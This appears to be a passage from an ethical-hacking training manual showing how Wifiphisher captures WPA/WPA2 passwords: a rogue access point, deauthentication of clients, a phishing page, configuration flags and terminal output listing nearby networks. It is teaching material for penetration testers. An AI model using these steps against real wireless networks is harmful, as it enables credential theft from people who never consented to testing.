
Cracking WPA/WPA2 Using Wifiphisher

Step 1: Launch the Wifiphisher using the command `wifiphisher`

Step 2: All the available networks will be displayed; **select the target network**

Step 3: After a victim connects to the rogue wireless network, the **Network Manager page opens automatically on the victim's device**, thus luring the victim to provide Wi-Fi password to connect to the AP

Step 4: When the victim enters the password, a notification appears on the Wifiphisher screen, and Wifiphisher **captures the WEP/WPA/WPA2 password** through the rogue Wi-Fi network



wifiphisher - Parrot Terminal
File Edit View Search Terminal Help

```
Options:  [Esc] Quit  [Up Arrow] Move Up  [Down Arrow] Move Down

 ESSID                          BSSID              CH  PWR  ENCR      CLIENTS VENDOR

 CEH-Labs                       6c:5a:[redacted]        0% WPA2/WPS   0    Unknown
 HARMONY                        18:82:[redacted]        0% WPA2/WPS   8    Unknown
 JU[redacted]                   bc:62:[redacted]        0% WPA2/WPS   3    Unknown
 PA[redacted]                   18:fd:[redacted]        0% WPA2/WPS   1    Unknown
 Spyingonyou_2                  30:49:[redacted]        0% WPA2/WPS   2    Unknown
 NO_CONNECTION5                 00:67:[redacted]        0% WPA2/WPS   6    Unknown
 AR[redacted]                   c4:95:[redacted]        0% WPA2/WPS   1    Unknown
 Ob[redacted]                   44:a1:[redacted]        0% WPA2/WPS   0    Unknown


YOU HAVE SELECTED CEH-Labs
```

https://wifiphisher.org

Cracking WPA/WPA2 Using Wifiphisher


Source: *https://wifiphisher.org*

Wifiphisher is a rogue AP framework for conducting Red Team Engagements or Wi-Fi security testing. Using Wifiphisher, penetration testers can easily achieve an MITM position against wireless clients by performing targeted Wi-Fi association attacks. Wifiphisher can be further used to mount victim-customized web phishing attacks against the connected clients to capture their credentials (e.g., from third-party login pages or WEP/WPA/WPA2 PSKs) or infect the victim stations with malware. The following are some of the important configuration options of Wifiphisher.

- **-iI INTERNETINTERFACE** – Choose an interface that is connected on the Internet.
- **-jI JAMMINGINTERFACE** – Manually choose an interface that supports the monitor mode for de-authenticating victims.
- **-aI APINTERFACE** – Manually choose an interface that supports the AP mode.
- **-nJ** – Skip the de-authentication phase.
- **-e ESSID** – Enter the ESSID of a rogue AP.
- **-p PHISHINGSCENARIO** – Choose the phishing scenario to execute.
- **-pK PRESHAREDKEY** – Add WPA/WPA2 protection on the rogue AP.

WEP/WPA/WPA2 can be cracked using Wifiphisher through the following steps.


- Launch Wifiphisher using the command **`wifiphisher`**.



```
wifiphisher - Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[~/wifiphisher]
└──╼ #wifiphisher
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2022-06-02 03:45
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlx687f7467dbf6 interface for creating the rogue Access Point
[+] Changing wlx687f7467dbf6 MAC addr (BSSID) to 00:00:00:6a:99:87
[!] The MAC address could not be set. (Tried 00:00:00:11:21:49)
[+] Sending SIGKILL to wpa_supplicant
[+] Sending SIGKILL to NetworkManager
[*] Cleared leases, started DHCP, set up iptables
```

Figure 16.95: Launching Wifiphisher

